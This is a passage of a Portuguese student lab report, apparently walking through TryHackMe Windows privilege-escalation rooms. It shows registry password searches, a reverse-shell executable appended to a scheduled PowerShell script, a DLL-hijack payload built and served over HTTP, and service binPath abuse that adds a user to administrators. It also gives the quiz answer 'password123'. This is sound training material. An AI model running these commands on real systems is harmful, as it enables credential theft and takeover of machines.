
Passo 2 – Vá no prompt no Windows e digite o seguinte comando **reg query HKLM /f password /t REG_SZ /s** será mostrado 258 resultados que contém a palavra senha, depois coloque o comando **reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"** utilizamos esta chave para encontrar as credenciais de logon automático do administrador.



Passo 3 – Agora vamos no Windows e vemos que o aplicativo WinPEASany.exe está dentro do Linux e o executamos com o comando **.winPEASany.exe**, iremos encontrar a senha na parte Interesting Files and registry lá terá o usuário admin e a senha password123.



Passo 4 – A resposta da Task 9 para a pergunta qual foi a senha de administrador que você encontrou no registro? é **password123**.




Atividade 1.5 - Tarefa 13 - Agendar tarefas


Passo 1 – Seguir os passos 1 e 2 da Atividade 1.1.

Passo 2 –Com o comando **type C:\DevTools\CleanUp.ps1**, veremos que ele é aplicado a cada minuto no sistema para vermos se ele aceita que seja gravado digitamos o seguinte **C:\PrivEsc\accesschk.exe**

/accepteula -quvw user C:\DevTools\CleanUp.ps1 e temos permissão de gravar neste arquivo.



Passo 3 – Abra uma porta para ficar ouvindo no kali Linux e digite `echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1`.



Passo 4 – Ele inicia o script do reverse e tem acesso de administrador no seu Kali do Windows conforme figura abaixo com o comando `whoami`, esta questão não precisa de resposta.



Passo 4 – No shell do seu Linux onde estava ouvindo na porta 53 terá o acesso de administrador com o comando `whoami`.



12

2.3. Atividade Prática Windows PrivEsc Arena -

<https://tryhackme.com/room/windowsprivescarena>

O objetivo desta atividade é realizar as 2 tarefas propostas no TryHackme.

Atividade 2.1 - Tarefa 8 – Sequestro de DLL

Passo 1 – Conectar-se a VPN da Tryhackme através do comando **openvpn luizeduardo26\4\openvpn**, depois iremos nos conectar a máquina Windows clicando em Start Machine no site Try Hack Me e no Kali digitar o comando **rdpdesktop 10.10.204.222** e a máquina Windows será provisionada.



Passo 2 – No cmd digite o comando **net localgroup administrators** e verá que apenas o administrador e o TCM estão neste grupo o user não está, depois no Windows vá até a pasta Tools/Process Monitor e execute o Procmon como administrador, depois de executado irá em Filter e colocará no campo de Pesquisa **dllhijackservice.exe** e clicará no Add, apply e OK e depois inicie o serviço com o comando **sc start dllsvc**.



13

Passo 3 – Vamos na pasta Tools em Source, clicamos em windows_dll.c e copiamos o seu conteúdo, vamos no Linux e criamos um arquivo com nano windows_dll.c e colamos o script, na linha de system modificamos para o comando **cmd.exe /k net localgroup administrators user /add**, verificamos com o comando ls que o arquivo está no Kali Linux, agora vamos transformar o arquivo Windows_dll.c em hijackme.dll conforme a instrução a seguir **x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll** e depois abrimos a porta 81 com o comando **sudo python3 -m http.server 81**.



Passo 4 – Na máquina Windows abra o browser e digite o seguinte endereço <http://10.2.31.179:81>, depois clicamos no link do hijackme.dll e baixamos para o nosso computador dentro da pasta Temp localizada em C:/Temp.



14

Passo 5 – No cmd do Windows digitamos o seguinte comando para parar o serviço dll, **sc stop dllsvc**, depois colocamos **sc start dllsvc** e por último vemos que o user está no grupo de administradores conforme o seguinte **net localgroup administrators**, esta questão não tem resposta no site do Try Hack Me.



Atividade 2.2 - Tarefa 9 – binPath

Passo 1 – Seguir o passo 1 da Tarefa 2.1

Passo 2 – Utilizar o comando **C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc daclsvc** e vemos que temos a permissão SERVICE_CHANGE_CONFIG.



15

Passo 3 – Agora na máquina Linux digitamos o seguinte comando **sc config daclsvc binpath= "net localgroup administrators user /add"** para modificar o caminho e adicionar o user no grupo de administradores, depois startamos o serviço dacl digitando o seguinte **sc start daclsvc** mesmo o comando dando falha conseguimos obter o acesso.



Passo 4 – Ainda no cmd digitamos **net localgroup administrators** e consta o user como administrador agora tem os mesmos acessos que os administradores, esta questão não tem resposta no site do Try Hack Me.



16

2.4. Análise dos Resultados:

Foi realizada a execução de máquina virtual Windows e alguns comandos no terminal do Kali Linux.

Interpretação dos resultados:

- 1) Na Atividade 1 – Foi realizado um shell reverso para ter acesso a máquina Windows e também

através de técnicas como explorações de serviços através de permissões de serviços inseguros ou caminhos não citados, registros através de execuções automáticas, através também do registro de passwords, através de tarefas agendadas e de aplicativos de inicialização, todos estes para conseguirmos adicionar o usuário no grupo de administradores e ter os mesmos acessos que eles teriam.

- 2) Na Atividade 2 Sequestro de DLL executar o Procmon como administrador e aplicar no Search este comando **dllhijackservice.exe**, baixamos o arquivo para a máquina Windows e depois paramos e reiniciamos o serviço e temos o acesso de administrador e alteração do caminho temos a permissão de modificar o caminho, modificamos o caminho para que o user tenha acesso de administrador, startamos o serviço e mesmo com falha conseguimos com que o user seja inserido no grupo de administradores.

3. Considerações finais

Nesta sala, exploramos técnicas Pós Exploração utilizando o Kali Linux e uma máquina vulnerável Windows para fazer um by-pass no Windows e conseguir acesso a máquina através de um shell reverso.

As principais lições aprendidas incluem:

- 1) Tomar cuidado com as permissões de arquivo sempre utilizar o conceito de zero trust (confiança zero).
- 2) Não autorizar que scripts sejam executados dentro do sistema ou seja substituído por algum script de programas legítimos.
- 3) Verificar programas que são automaticamente executados para que não seja implantado código malicioso.
- 4) Proteger o arquivo que contém os passwords no registro.
- 5) Tarefas agendadas tem que sempre ser verificadas.
- 6) Aplicativos que são iniciados no carregamento do Windows devem ser protegidos contra alterações indevidas.
- 7) Verificar o sequestro de DLL de um processo que é confiável mas que o atacante pode modificar para ter acesso as suas informações.
- 8) Não autorizar que o path sejam modificados.

4. Referências

Site: <https://tryhackme.com/room/windows10privesc>

Site: <https://tryhackme.com/room/windowsprivescarena>

Site: <https://www.youtube.com/watch?v=5DBIGcKND7s>

Site: <https://ashokreddyz.medium.com/windows-priv-esc-arena-walkthrough-try-hackme-by-tcm-security-3778a50db534>

Site:

<https://www.youtube.com/watch?v=zXl5WWo3wCs&list=PL9BcbreDwbjHMwwogV4GtueJA9kn5UuTb&index=1>